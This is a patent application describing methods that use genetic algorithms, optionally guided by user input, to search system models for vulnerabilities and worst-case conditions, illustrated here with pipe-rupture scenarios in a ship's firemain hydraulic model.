

(19) World Intellectual Property Organization
International Bureau



(43) International Publication Date
10 February 2005 (10.02.2005)

PCT

(10) International Publication Number
WO 2005/013081 A2

(51) International Patent Classification⁷: G06F
(21) International Application Number: PCT/US2004/024616
(22) International Filing Date: 30 July 2004 (30.07.2004)
(25) Filing Language: English
(26) Publication Language: English
(30) Priority Data:
60/491,864 1 August 2003 (01.08.2003) US
60/537,761 20 January 2004 (20.01.2004) US
60/543,195 10 February 2004 (10.02.2004) US
60/585,631 6 July 2004 (06.07.2004) US

John [US/US]; Cambridge, MA 02138 (US). BUDYNEK, Julien [US/US]; Cambridge, MA 02138 (US). MALINCHIK, Sergey [US/US]; Cambridge, MA 02138 (US).

(74) Agents: OLIVER, Kevin, A. . et al.; Patent Group, Foley Hoag LLP, 155 Seaport Boulevard, Boston, MA 02210 (US).

(81) Designated States (unless otherwise indicated, for every kind of national protection available): AE, AG, AL, AM, AT, AU, AZ, BA, BB, BG, BR, BW, BY, BZ, CA, CH, CN, CO, CR, CU, CZ, DE, DK, DM, DZ, EC, EE, EG, ES, FI, GB, GD, GE, GH, GM, HR, HU, ID, IL, IN, IS, JP, KE, KG, KP, KR, KZ, LC, LK, LR, LS, LT, LU, LV, MA, MD, MG, MK, MN, MW, MX, MZ, NA, NI, NO, NZ, OM, PG, PH, PL, PT, RO, RU, SC, SD, SE, SG, SK, SL, SY, TJ, TM, TN, TR, TT, TZ, UA, UG, US, UZ, VC, VN, YU, ZA, ZM, ZW.

(71) Applicant (for all designated States except US): ICOSYSTEM CORPORATION [US/US]; 10 Fawcett Street, Cambridge MA 02138 (US).


(72) Inventors; and

(75) Inventors/Applicants (for US only): BONABEAU, Eric [US/US]; Cambridge, MA 02138 (US). ANDERSON, Carl [US/US]; Cambridge, MA 02140 (US). SCOTT,

(84) Designated States (unless otherwise indicated, for every kind of regional protection available): ARIPO (BW, GH, GM, KE, LS, MW, MZ, NA, SD, SL, SZ, TZ, UG, ZM, ZW), Eurasian (AM, AZ, BY, KG, KZ, MD, RU, TJ, TM), European (AT, BE, BG, CH, CY, CZ, DE, DK, EE, ES, FI, FR, GB, GR, HU, IE, IT, LU, MC, NL, PL, PT, RO, SE, SI,

[Continued on next page]

(54) Title: METHODS AND SYSTEMS FOR APPLYING GENETIC OPERATORS TO DETERMINE SYSTEM CONDITIONS



(57) Abstract: Disclosed are methods, systems, and/or processor program products that include generating a population of genotypes, the genotypes based on at least one stimulus to a system, measuring at least one response of the system upon providing the population of genotypes to at least one model of the system, and, based on the measured at least one response of the system, performing at least one of: (a) applying at least one genetic operator to at least some of the population of genotypes, and iteratively returning to generating a population of genotypes, and (b) associating a condition of the system with at least one of the population of genotypes.

WO 2005/013081 A2



SK, TR), OAPI (BF, BJ, CF, CG, CI, CM, GA, GN, GQ,
GW, ML, MR, NE, SN, TD, TG).

For two-letter codes and other abbreviations, refer to the "Guidance Notes on Codes and Abbreviations" appearing at the beginning of each regular issue of the PCT Gazette.

Published:

— *without international search report and to be republished upon receipt of that report*

METHODS AND SYSTEMS FOR APPLYING GENETIC OPERATORS TO DETERMINE
SYSTEM CONDITIONS

CLAIM OF PRIORITY

5 [0001] This application claims priority to the following provisional patent applications,
the entireties of which are expressly incorporated herein by reference: U.S.S.N. 60/491,864
filed on August 1, 2003, U.S.S.N. 60/537,761 filed on January 20, 2004, U.S.S.N.
60/543,195 filed on February 10, 2004, and U.S.S.N. 60/585,631, entitled "Hacker
simulation model: Evolving Hacker Scripts," filed on July 6, 2004 (Attorney Docket: ICO-
10 016.60)

RELATED APPLICATIONS

[0002] This application is related to co-pending U.S.S.N. 10/815,321, filed on April 1,
2004, the contents of which are expressly incorporated herein by reference in their entirety.

BACKGROUND

(1) Field

[0003] The disclosed methods and systems relate generally to evolutionary computing
(EC), and more particularly to EC as related to system control and/or modeling.

(2) Description of Relevant Art

[0004] Evolutionary Algorithms (EA) can be used in solving and/or approximating
solutions to multifaceted problems, and/or problems that may change over time. In some
embodiments, evolutionary algorithms can generally be understood to include stochastic
search methods that replicate natural biological evolution. Accordingly, use of EAs is
25 predicated on an ability to parameterize possible solutions to a problem using a data
structure upon which genetic operations can be performed. Those of ordinary skill
understand that Genetic Algorithms are an instance of EAs in which the data structure
includes a fixed-length list of values (e.g., single bit), where such data structure elements
can be referred to as "genes."

30 [0005] Often, evolutionary algorithms operate on a population of potential solutions by
applying a "survival of the fittest" principle to produce approximations to a solution, and
includes evaluating potential solutions against a prescribed and/or specified objective or

5 fitness function. A new solution set of approximations is thus created at each generation by selecting potential solutions (“individuals”) according to their level of “fitness” in the problem domain (i.e., identifying those best approximating the specified fitness function), and breeding these selected “individuals” using operators emulating natural genetics. Such a process facilitates an evolution of populations of “individuals” that are better suited to their environment than the individuals that they were created from, just as in natural adaptation.

10 [0006] Evolutionary algorithms can thus model natural processes including selection, recombination, mutation, migration, locality, and neighborhood. Evolutionary algorithms are generally performed in a parallel manner, using for example, a migration, global, or diffusion model, to operate on populations of individuals rather than single solutions/individuals. Accordingly, a solution set of individuals (e.g., population) can be randomly initialized, and an objective or fitness function can be evaluated for these individuals. If optimization criteria are not satisfied, a new generation is created where
15 individuals are selected according to their fitness for the production of offspring. Parents can be recombined to produce offspring, and offspring can be mutated with a certain probability. The fitness of the offspring is then computed, and the offspring replace the parents in the population to provide a new generation. This cycle is performed until the optimization criteria are satisfied (e.g., satisfying an error criteria between one or more
20 solutions, and the fitness/objective function).

[0007] In systems having a large number of control parameters, for example, it may not be possible to encode, describe, or otherwise fully evaluate the space of possible system configurations due to the large number of control parameters.

25 SUMMARY

[0008] Disclosed are methods, systems, and/or processor program products that include generating a population of genotypes, the genotypes based on at least one stimulus to a system, measuring a response(s) of the system upon providing the population of genotypes to a model(s) of the system, and, based on the measured response(s) of the system,
30 performing at least one of: (a) applying a genetic operator(s) to at least some of the population of genotypes, and iteratively returning to generating a population of genotypes, and (b) associating a condition of the system with at least one of the population of

genotypes. The genetic operator(s) can include one or more of selection, crossover, mutation, deletion, diversity injection, and elitism.

5 [0009] The methods and systems can include implementing elitism by presenting at least two graphical representations to a user, each of the at least two graphical representations associated with at least one genotype in the population and at least one of the measured response(s), receiving a selection of at least one of the graphical representations, and, identifying at least one genotype associated with the at least one selected graphical representation, where, in the methods' and systems' returning to generating a population of genotypes, the methods and systems include the identified genotype in the next generation of the population of genotypes.

10 [0010] In some embodiments, implementing elitism includes comparing the measured response(s) to a measure, and, based on the comparison, identifying at least one genotype, and, where, in the methods' and systems' returning to generating a population of genotypes, the methods and systems include the identified genotype in the next generation of the population of genotypes.

15 [0011] In associating a condition of the system with at least one of the population of genotypes, the methods and systems can compare the measured response(s) to a threshold(s), and, determine the condition based on the comparison. Further, in measuring the response(s) of the system, the methods and systems can compare the measured response(s) to a metric that can be a fitness function and/or an objective function.

20 [0012] In some embodiments, a fitness function/objective function may not be known, and may be mathematically unexpressed. In such embodiments, the methods and systems can include determining that an objective function is mathematically unexpressed, presenting data based on the measured response(s) of the system to at least one user, receiving at least one input from the user(s), the input(s) based on the user(s)'s evaluation of the presented data. The user(s)'s input can include, for example, one or more of: a rank of the measured response(s), a rating of the measured response(s), one or more fitness values, a selection of the measured response(s), a selection of a feature of the measured response(s), a termination of the method, an identification of parents for a genetic algorithm, at least one constraint, a modification of at least one constraint, a modification of at least one genetic operator, and a specification of at least one genetic operator. In some embodiments, the methods and systems can be terminated based on the user(s)'s input(s).

[0013] In embodiments, measuring the response(s) of the system can include presenting data based on the measured response(s) in parallel and/or in sequential order, to the user(s).

[0014] Applying a genetic operator(s) can also include ranking the measured response(s) based on a comparison to a metric, and, applying the genetic operator(s) based on the ranking, where applying can include applying at least one constraint to at least one of the genotypes. Applying constraints can include weighting the constraints.

[0015] It can thus be understood that the methods and systems can be used to determine and/or associate a system condition with the response, where the system condition can include one or more of: an unknown system vulnerability(s), a system error(s), a system defect(s), a system loophole(s), and/or a system weakness(es).

[0016] Other objects and advantages will become apparent hereinafter in view of the specification and drawings.

BRIEF DESCRIPTION OF THE DRAWINGS

[0017] FIG. 1 is a flow diagram of one embodiment of the disclosed methods and systems;

FIG. 2 provides a schematic of a hydraulic model for a horizontal loop firemain system;

FIG. 3 demonstrates chromosomal crossover for the example firemain embodiment;

FIG. 4 illustrates genic crossover for the example firemain embodiment;

FIG. 5 illustrates mutation for the example firemain embodiment;

FIG. 6 shows a schematic of a hydraulic network for a pipe rupture in sixty-three locations;

FIG. 7 illustrates the results of one simulation;

FIG. 8 illustrates webs of webpages;

FIG. 9 illustrates computation of a web page score;

FIG. 10 illustrates four GOOGLE bombs;

FIG. 11 illustrates a hacker script grammar;

FIG. 12 provides examples of chromosome scripts;

FIG. 13 shown one example of a subset of a script gene pool;

FIG. 14 provides an example of an elitism operation;

FIG. 15 illustrates a diversity injection operation;
FIG. 16 illustrates a crossover operation;
FIG. 17 illustrates a mutation operation;
FIG. 18 illustrates a gene subtraction operation;
5 FIG. 19 illustrates a determination of a next generation;
FIG. 20 illustrates top scorers for a hacker simulation experiment;
FIG. 21 illustrates top scorers for a second hacker simulation experiment; and,
FIG. 22 represents a GUI for interactive evolution.

10

DESCRIPTION

[0018] To provide an overall understanding, certain illustrative embodiments will now be described; however, it will be understood by one of ordinary skill in the art that the systems and methods described herein can be adapted and modified to provide systems and methods for other suitable applications and that other additions and modifications can be made without departing from the scope of the systems and methods described herein.

15

[0019] Unless otherwise specified, the illustrated embodiments can be understood as providing exemplary features of varying detail of certain embodiments, and therefore, unless otherwise specified, features, components, modules, and/or aspects of the illustrations can be otherwise combined, separated, interchanged, and/or rearranged without departing from the disclosed systems or methods. Additionally, the shapes and sizes of components are also exemplary and unless otherwise specified, can be altered without affecting the scope of the disclosed and exemplary systems or methods of the present disclosure.

20

[0020] The disclosed methods and systems include various EA embodiments that can be employed for testing a model/system, where a model can be understood herein to be a representation of a device and/or system, and/or a component(s) thereof. Accordingly, a model can include a simulation, for example, and the system being modeled can include a control system, a software system, a hardware system, an econometric system, and/or another system for which a model can be provided. The disclosed methods and systems for testing the model can include methods and systems for discovering characteristics of the model/system, including vulnerabilities that may otherwise be unknown, system errors, defects, loopholes, and/or other weaknesses, where such examples are provided for illustration and not limitation. In an embodiment, the discovery and/or search for such

25

30

model/system characteristics can employ subjective data/input that can be provided by, for example, a user.

5 [0021] In one embodiment, the disclosed methods and systems can be understood to employ evolutionary schemes and agent-based modeling (ABM) to facilitate the evolution of scenarios to test and challenge systems such as control systems. In such embodiments, the methods and systems can be used to determine, locate, search for, and/or discover combinations of control system parameters from among a population of possible control system actions, which cause the control system to behave, for example, in undesirable manners. Identifying such control system combinations provides information regarding system weaknesses, defects, etc.

10 [0022] In one embodiment, a control system can be tested prior to reduction to practice, implementation, installation, and/or integration, although the methods and systems can similarly be applied to existing (control) systems. Some examples of a control system include the digital control system of an automobile or a computer network, where often complex arrangements of electronic and mechanical systems frequently employ large numbers of sensors to gather data to determine how to modulate output behavior.

15 [0023] Generally, a control system is provided and/or presented with configurations of parameters (e.g., sensor data), whereupon the control system processes such data and thereafter provides output control behavior. Using the output-behavior as an objective function, the disclosed methods and systems can search a space of input/stimulus parameter data to provide the control system with a configuration of parameter data. The process can iterate to identify parameter configurations that provide undesirable control system behavior. By exploring the space of possible input/stimulus and output behaviors, a more robust control system design may be achieved. The number of iterations can be user-determined, and may depend upon the size of the control system. It can be understood that varying types of system behaviors can be identified, including desirable, undesirable, etc., and accordingly, references to determination of "undesirable" behavior can be understood to be an example of one category of system characteristics, where the disclosed methods and systems are not limited to such category.

20 [0024] In some embodiments, different types of data can be evolved to discover system conditions. For example, the methods and systems can be understood to include embodiments for evolving static input data, dynamic input data, static system/environmental configurations, dynamic system/environmental configurations, open-

ended sequence and/or parallel sequences of system commands, adaptive agents, and/or co-evolving data and system response/correction.

[0025] An Agent-based Model (ABM) is a computer simulation of agents that participate in a system where an individual agent can assess its situation and can make decisions based upon a set of rules, and therefore an ABM can be based on a system of agents and the associated relationships between agents. Agents can execute various behaviors based on the system(s) which the agents represent (e.g., producing, consuming, selling, with such examples provided for illustration and not limitation). It can be understood that an ABM can exhibit complex behavior patterns and hence may provide information about the dynamics of the system that the ABM emulates. The system can be an actual (e.g., "real-world") system, or a theoretical system.

[0026] An Evolutionary Algorithm (EA) can be understood to be a stochastic search method that can be applied to a population of solutions. As provided herein, EA (and more specifically, genetic algorithms (GA) and/or genetic programming (GP)) can generally include three factors that include: a population of solutions that may be randomly initialized, one or more mutation operators capable of altering and/or changing at least one of the solutions to a neighboring solution (e.g., a local search operator), and a recombination operator which can recombine a genotype of two parents into a child solution inheriting traits from both parents (e.g., a global search operator). Recombination can include reproduction, mutation, and/or crossover, where crossover can be understood to be the combination of two individuals (the "parents") to produce two more individuals (the "children"). Some embodiments may employ elitism. Those of ordinary skill will recognize that crossover can include asexual crossover and/or single-child crossover. Accordingly, crossover can be understood to provide genetic material from a previous generation to a subsequent generation. Mutation introduces randomness to the process. The variations of EA are thus well known in the art, and the disclosed methods and systems are not limited by such implementations and/or variations of embodiments.

[0027] Although in some EA applications, a solution can be obtained by comparing individual solutions to a pre-determined objective and/or fitness function, in some of the disclosed embodiments, the objective and/or fitness function is not pre-determined, but rather, is defined, designated, and/or otherwise selected by a user during iterations and/or epochs of the EA. Further, as provided herein, a solution is not based on individual solutions (e.g., agents), but rather, a solution can be based on a user-input that can be based

on a user-evaluation of the collective population (e.g., swarm). The disclosed methods and systems thus allow for a collective evaluation of the population by a user, rather than an individual evaluation of population constituents against an objective function. It can be understood that the disclosed methods and systems may not include an objective function, but rather, a subjective evaluation of the collective behavior.

[0028] In one embodiment of the disclosed methods and systems that is provided for illustration and not limitation, an ABM is created to replicate a system of interacting components whose control system is represented by a set of rules that governs the behavior and interaction between the components, and where the system level properties are measured and reported by the ABM. The ABM is exposed to a combination of environmental and system input parameters and the outcomes are observed at the systemic level. EA methods are then used to search the space of input parameter data based on the observed outputs of the ABM, until combinations of input parameters are identified that lead to a searched-for behavior(s) of interest, which may include, for example, an indication of robustness of the underlying control system.

[0029] In such an embodiment, the methods and systems may apply evolutionary techniques where the objective function is a priori unspecified, and determined subjectively by a user via the disclosed methods and systems, based on input(s) from the user(s). Whether the objective function (otherwise known as a fitness function) is a priori unknown, incomplete, susceptible to change, and/or a priori unexpressed mathematically, such conditions can be referred to herein collectively as "a priori mathematically unexpressed."

[0030] Accordingly, although in some EA applications, a solution can be obtained by comparing individual solutions to a pre-determined objective and/or fitness function, in some embodiments of the disclosed embodiments, the objective and/or fitness function is not pre-determined and/or otherwise entirely known (i.e., it is a priori mathematically unexpressed), but rather, such fitness function can be defined, designated, and/or otherwise obtained using the disclosed methods and systems, via user(s) input(s) during iterations and/or epochs of the EA. The user(s) input(s) can be of the type mentioned herein (e.g., modifying EA parameters, assigning rank, modifying components of fitness/constraints).

[0031] Because, in some embodiments, the "search" for a solution can be based on user(s) input(s), the disclosed methods and systems can allow for several parallel and/or sequential representations of the possible solutions identified in each EA/GA/GP iteration to be visually presented to one or more users. Accordingly, one or more users can be

presented (e.g., graphical user interface, display, etc.) with several parallel and/or sequential representations of solutions, and the ability to provide user input via selection tools and modification mechanisms (e.g., sliders, entry boxes, selection/drop-down boxes, etc.). The different users may be provided such solutions at a single processor-controlled device, and/or such users may be connected to multiple processor-controlled devices, for example, over a network. The methods and systems thus contemplate a stand-alone and/or distributed multi-user environment that can include one or more client-server relationships. For example, a user can assign fitness values to the various solutions according to the perceived value or interestingness of the solutions presented to such user. In an embodiment, the user-deemed highest fitness solutions can be selected to make a new generation of offspring solutions, borrowing from the multiplicity of the characteristics in the such user-selected fitness solutions. In a multi-user embodiment, fitness values (and/or other inputs) assigned by the users can be aggregated to the solutions. Aggregation can be performed by weighting fitness values based on the user, and/or applying equal weights to users. For example, user(s) input(s) (e.g., additional constraints and/or other inputs) may be weighted based on the identity, status, etc., of the user (e.g., a supervisor may be provided more weight than a non-supervisor.). In one embodiment, fitness values (and/or other inputs) can be weighted based on a user's response time. Those of ordinary skill in the art will recognize that there are many different aggregation and/or weighting mechanisms that can be employed, and the disclosed methods and systems are not limited by such variations.

[0032] In some embodiments, multiple users may be given an interval of time in which to respond, and if a response is not received from a given user(s) within the time interval, such user's input(s) may not be employed to obtain a new solution set. The user may or may not be informed of the time interval. In some embodiments, a user's input(s) may be used even though such input(s) was based on a previous generation, and thus, based on the foregoing, the disclosed methods and systems can be understood to allow for asynchronous input of users.

[0033] Although the described methods and systems can contemplate a human user, a user can include a non-human user that can be configured with a pattern-recognition mechanism. For example, one embodiment can employ machine vision or other pattern recognition concepts to identify a determined pattern, and cause a selection of a parallel embodiment as provided herein. In some embodiments, visual representations may additionally and/or optionally include not only the agents' collective behavior pattern, but

data representing properties and/or characteristics of the collective behavior (e.g., physical and/or other properties, statistical measures, statistical plots, etc.).

[0034] Figure 1 shows one example embodiment of the disclosed methods and systems that uses interactive evolutionary computing (IEC), although as provided herein, other
5 embodiments do not employ an optional interactive component. In the Figure 1 embodiment, based on the embodiment (e.g., the design being considered, the problem to be addressed, etc.), primitives such as objectives, constraints, fitness evaluation criteria, etc., can be developed **110**, and upon which a population of solutions can be developed **112** (e.g., using a genetic algorithm). The solutions can be applied to the data **114** applicable to the
10 embodiment, and at least some of the solutions, and/or data based upon such solutions (e.g., plots, property, characteristic, collective behavior, etc.), can be provided to one or more users **116** for visual inspection. The user can thereafter provide input based on the user's preferences **118**, which as provided herein, can be subjective to the user(s), and can include a preference/selection, a ranking, an additional constraint, a modification of a constraint, a
15 selection of a parent, and/or another user input allowed by the embodiment. In the Figure 1 embodiment, the user input is generally a ranking. Based on the user's input, genetic operations can be performed **120** and a new population generated **112**. The example process of Figure 1 can continue until a user(s) determines that a solution is obtained **122**. Those of ordinary skill will understand that the example method and system of Figure 1 can
20 be rearranged, as provided herein, and for example, can include user input at other additional and/or optional places in the processing.

[0035] Accordingly, in applying Figure 1 to the disclosed methods and systems which can be related to a model of a system and using an EA/GA/GP to discover characteristics of the system, primitives **110** may be related to system/model parameters and/or inputs, and
25 may be related to particular of such parameters and/or inputs that are believed to be of interest to and/or related to the characteristic of interest. Based on these primitives, a population can be formed **112** to provide an input to the system (e.g., control system) **114**. In one embodiment, the population can be representative of sensor data and/or system conditions, for example. The output of the system model, in the illustrated embodiment of
30 Figure 1, can be displayed to a user(s) **116** who may select one or more of the outputs **118**, where such selections may be viewed as a selection with respect to an elitism operator. Genetic operators can then be applied **120** as specified in the embodiment to generate a new

5 population 112. It can be understood that in other embodiments, display to the user(s) 116 and/or user(s) selection 118 may not be performed the GA/EA/GP, but rather, a user and/or another (e.g., system administrator) may determine a priori a scheme (e.g., compute a fitness score for each population, select a percentage of the population per elitism based on the fitness score, and perform genetic operations on the remainder of the population). In the Figure 1 embodiment, a user input may determine when the methods and systems may end 122, although it can be understood that other metrics (e.g., computational values) can be used optionally and/or additionally in some embodiments.

10 [0036] In one example embodiment, the disclosed methods and systems were used to test local controls that open and close valves and controls that turn pumps on and off on a ship's firemain. Such a system, an example of which is shown in Figure 2, includes a hydraulic network of pumps, valves, pressurized pipes, and sprinkler heads. In the example embodiment, valve and pump control logic was fixed, and a genetic algorithm was used to evolve two types of system characteristics and/or challenges: first, "extrinsic challenges" 15 such as pipe rupture, e.g. a result of enemy attack, and second, intrinsic challenges such as water drawn off the system, e.g. for ballasting.

[0037] In a desired "controlled" system, the valve controls isolate sections of ruptured pipe, thereby stemming local flooding while maintaining flow to the sprinkler heads and to junctions where water may need to be drawn off, e.g. to fill ballast tanks thus preventing 20 list. Also, pumps should shut off if they are pumping into "dead ends" and/or to ruptured pipe.

[0038] In such a system, there are thus several interdependencies. For example, sprinkler head outflow is based on hydraulic pressure which is based on water demand that may occur in distant sections of the network. Also, valve closure can divert and increase 25 flow to sections of the ship while curtailing it to others.

[0039] In the example embodiment, a model was provided with thirteen sprinkler heads that occur in the real ship (Figure 2, s1-s13) which are evenly spread across the firemain, and an implementation that included thirty-one stop valves (Figure 2, SV1-SV31) with local, controlling logic. Also included in the model are six pumps, each operating with the 30 following head-flow pump curve: $\text{head} = 533.34 - 0.0001334 \times \text{flow}^2$. In "normal" operation for the model, such operation produces approximately two-hundred thirty pounds per square inch pressure.

[0040] Ruptures, which can be a virtual hole in the pipe with a constant emitter coefficient, may occur at sixty-three locations (Figure 2, r1-r63), where each location represents a particular between-valve pipe in the network. Further, water demands, expressed as a constant outflow in gallons per minute (gpm) from a junction, may occur at
5 any of forty-nine locations around the ship.

[0041] In the example embodiment, valve and control logic included the following provisions: if a pipe ruptures, every "local" stop valve closes to isolate the broken pipe from the network. In one case, if a pipe ruptures, two stop valves close at either end of the pipe to prevent flow into that rupture location which would cause local flooding. In other
10 cases where a rupture occurs close to a T-junction, three or four stop valves may close. Additionally, control logic is implemented on the pumps. Accordingly, if the aforementioned control logic closes a stop valve on the riser from a pump, the pump operation should cease to prevent the pumping of water into a "dead end."

[0042] In one embodiment, EPANET, a commercially available system for modeling hydraulic and water quality behavior of water distribution piping systems, was employed to
15 implement the mathematics to determine the steady state flows and pressures, the control logic of the various stop valves and pumps, and the ruptures and demands, although the methods and systems are not limited to such an embodiment. Using EPANET, one can specify a pressured pipe network to include a number of pumps, reservoirs, tanks, valves, etc., and add control logic to components of the network.
20

[0043] Also developed was a C++ library known as OOTEN (Object-Oriented Toolkit for EPANET) that acts as a "wrapper" to an EPANET simulation by facilitating the introduction of run-time changes to the network, and obtaining the pertinent information, e.g. state, flow, pressure, etc. of components of the network.

[0044] In such an embodiment, each genotype, i.e., scenario parsed to an EPANET simulation, includes two chromosomes: an r-chromosome represented by a bit string that encodes rupture (or not) at each of the sixty-three pipes; and, a d-chromosome represented by a bit string that encodes a water demand (or not) at each of the forty-nine possible
25 locations. An individual genotype, i, can thus be represented by its respective r- and d- chromosomes using the index i and the notation such that r_i and d_i , respectively, and the j^{th}
30 gene of the i^{th} chromosomes can be represented as r_{ij} and d_{ij} .

[0045] In the example embodiment, provided herein, the GA includes three genetic operators: chromosomal crossover, genic crossover, and mutation. Chromosomal crossover is illustrated in Figure 3, and indicates that the mating of two parents, r_1d_1 and r_2d_2 , causes the swapping or interchanging of the r- and d-chromosomes to produce two new offspring: r_1d_2 and r_2d_1 .

[0046] Generally, an unconstrained GA will evolve to a worst case scenario, which in the present embodiment, would include a scenario in which all pipes ruptured and all water was siphoned ($r_{i,j} = d_{i,j} = 1 \forall i, j$). Accordingly, the number of pipe ruptures was held constant to a number $N_r \ll 63$, and the number of water demands was also held constant to a number $N_d \ll 49$.

[0047] Further, the traditional GA crossover operator was modified. Given the r-chromosome of two parents, a and b, then for each locus, $j \in \{1 \dots 63\}$, the gene values of the two parents are compared. If the gene values match, e.g., $r_{a,j} = r_{b,j}$, then swapping is meaningless as offspring cannot differ from their parents with respect to gene j. Accordingly, the locations in which the gene values do not match and/or differ are identified (e.g., $r_{a,j} \neq r_{b,j}$). The two difference scenarios can be termed a “-locus” (e.g., $r_{a,j} = 0$ and $r_{b,j} = 1$) or a “+locus” (e.g., $r_{a,j} = 1$ and $r_{b,j} = 0$). Regardless of the chromosome’s length, the parity of N_r and N_d , and the number of locations with matching gene values, the number of -loci and +loci will be equal (as long as N_r is the same for both parents). Accordingly, the loci can be randomly paired (without replacement) so that one locus of the pair is a -locus and the other locus is a +locus (e.g., a form of random genetic linkage). For each of these \pm loci pairings, with probability 0.5, gene values (0 \rightarrow 1 and 1 \rightarrow 0) are swapped, as shown in Figure 4.

[0048] Rupture locations can be defined by a symmetric proximity matrix, M_r , where an entry $M_{r,i,j}$ specifies the physical distance (in 2D Euclidean space) between two rupture locations i and j. An existing rupture on the r-chromosome is randomly selected, e.g., some j where $r_{i,j} = 1$. A vector $W = 1/M_{r,i,j} / \sum_{i=1}^{49} 1/M_{r,i,j}$ specifies normalized weightings that are inversely proportional to the Euclidean distance between rupture locations i and j. W is used to select a new rupture location, e.g., k, probabilistically. Thereafter, $r_{i,j} = 0$ and $r_{k,j} = 1$, thus preferentially rupturing a nearby location instead of j (See Figure 5). Similarly, the d-chromosome is mutated using an appropriate proximity matrix, M_d , that gives the

physical distances between the water demand locations. It is because ruptures and demands involve different proximity matrices that two chromosomes per genotype are employed in this illustrative embodiment.

5 [0049] In one such embodiment, the fitness function can be based on two metrics: deadwater length, and maximum pump flow. Deadwater length includes the total length of pipe, in feet, with zero flow, which includes sections of pipe that are isolated from the pumps due to closed stop valves, and sections that are “dead ends” (i.e., no outlet). Further, the maximum pump flow can be expressed in gallons per minute, for the six pumps. It can be understood that both metrics are maximands to allow for a search of worst case
10 performance. For simplicity, it can be assumed that thirteen sprinklers are associated with values indicating “open” where water flow through the network is monitored.

[0050] Each generation of the GA included generating a population of n genotypes, where each population was executed on a separate EPANET simulation and the fitness of that genotype determined. To create the next generation, elitist selection identified e
15 “fittest” genotypes selected to pass, unaltered, into the next generation. The remainder of the population of the next generation, including $(n - e)$ genotypes, was filled by selecting individuals of the current generation probabilistically, weighted by their fitness.

[0051] In determining the weights, it can be supposed that the i th genotype has fitness f_i and that there is a population of n such genotypes. First, a range of fitnesses $R = \max\{f_i\} - \min\{f_i\}$ is determined from the population. Second, a linear transformation is performed
20 such that the minimum fitness is zero (e.g., subtract $\min\{f_i\}$ from each f_i such that fitnesses range from zero to R). It can be understood that in embodiments where it may be desired to minimize the fitness metric, R can be subtracted from all fitness values. Thirdly, cR is added to each fitness, where $c \in (0, \infty)$ and is a constant, and thus, all fitnesses range from
25 cR to $(1 + c)R$. In this embodiment, selection occurs probabilistically from the transformed fitnesses, where c determines “selection pressure.”

[0052] After an individual is selected for the next generation, chromosomal and genic crossover and mutation are performed with a fixed, independent probability. In the example embodiment, these operators are not performed on the e elites.

30 [0053] In an example embodiment where population size (n) is fifty, elite pool size (e) is ten, number of generations ranges between one-hundred and three-hundred, number of ruptures (N_r) is between one and five, number of demands (N_d) is between zero and two,

chromosomal crossover probability is 0.5, genic crossover probability is 0.5, mutation probability is 0.5, and selection pressure (c) is one, and each pipe rupture included a hole in a pipe with an effective emitter coefficient of two (e.g., outflow (in gpm) = $2 \times \text{pressure}^{0.5}$). Each demand also included 500 gpm drawn off a junction (excepting section 3.3).

5 [0054] To assess the relative importance of the sixty-three rupture locations, each of the sixty-three locations was ruptured and the outcome observed after the control logic intervened. Figure 6 shows the dead water length, in feet, after a rupture in each of the sixty three rupture locations. For example, a pipe rupture in the starboard aft quarter (bottom left, Figure 6), caused approximately two-hundred thirty feet of pipe to have zero flow. Figure 6
10 thus indicates that some of locations on the starboard beam have small effects, while others have comparatively large effects, e.g. portside bow and quarter. Figure 6 also indicates that there is not one single worst rupture location in this embodiment, but rather four equally bad. A GA executed with a single rupture ($N_r = 1$; $N_d = 0$) finds and retains the four worst rupture locations in the population.

15 [0055] In exploring dual ruptures ($N_r = 2$; $N_d = 0$), there is variation with sixteen “equally worst” combinations. The GA optimizes the dead water length to find the same worst case scenarios. In this case, the population at the end of one-hundred generations contained six of the sixteen worst scenarios.

20 [0056] In exploring triple ruptures ($N_r = 3$; $N_d = 0$), the state space is large, and includes $63 \times 62 \times 61 = 238266$ combinations, and while the simulation executed for hours, the GA found the same maximal dead water length in a minutes, utilizing a median of forty-nine generations (thirty-five replicates), thus searching approximately one percent of the state space.

25 [0057] In one application of this embodiment of the disclosed methods and systems, state space regions can be determined. For example, under which conditions do all pumps work within particular user-defined safety limits? In which region do pumps operate at maximal speed or pressure (e.g., for emergency situations and short periods only)? In which region do conditions exceed component limits? Based on these example regions of
30 interest, thresholds can be determined. For example, pump flow thresholds of >1000 gpm can indicate overheating, >1250 gpm can indicate warning/emergency operation, and >1500 can indicate dangerous conditions/untenable operation. These thresholds can be set in the GA which can search the state space. When the GA encounters a scenario whose fitness

exceeds the lowest threshold, it records and/or stores a copy of the genotype (and associated fitness). At the end of the simulation, a crude map of the boundary for a user-desired threshold can be determined. To prolong the GA's search and to avoid convergence, high values (e.g., one) can be set for the crossover and mutation probabilities.

5 [0058] One simulation includes two ruptures, two demands of two-thousand gpm each, and a single threshold of one-thousand gpm for pump flow, with the GA fitness metric as maximum pump flow, and values of one for the three crossover and mutation probabilities. The two ruptures can likely shut-down one pump each, but the four remaining pumps can work up to 1500 gpm each, thus with the 2×2000 water drawn off, there should be $4 \times$
10 $1500 - 2 \times 2000 = 2000$ gpm spare capacity from the working pumps. The results are illustrated in figure 7.

[0059] Figure 7 illustrates structure in the central-level group which indicates several demand locations where water should not be drawn off during damage control operations. Second, the maximum pump flows are 4000 gpm, which is greater than the aforementioned
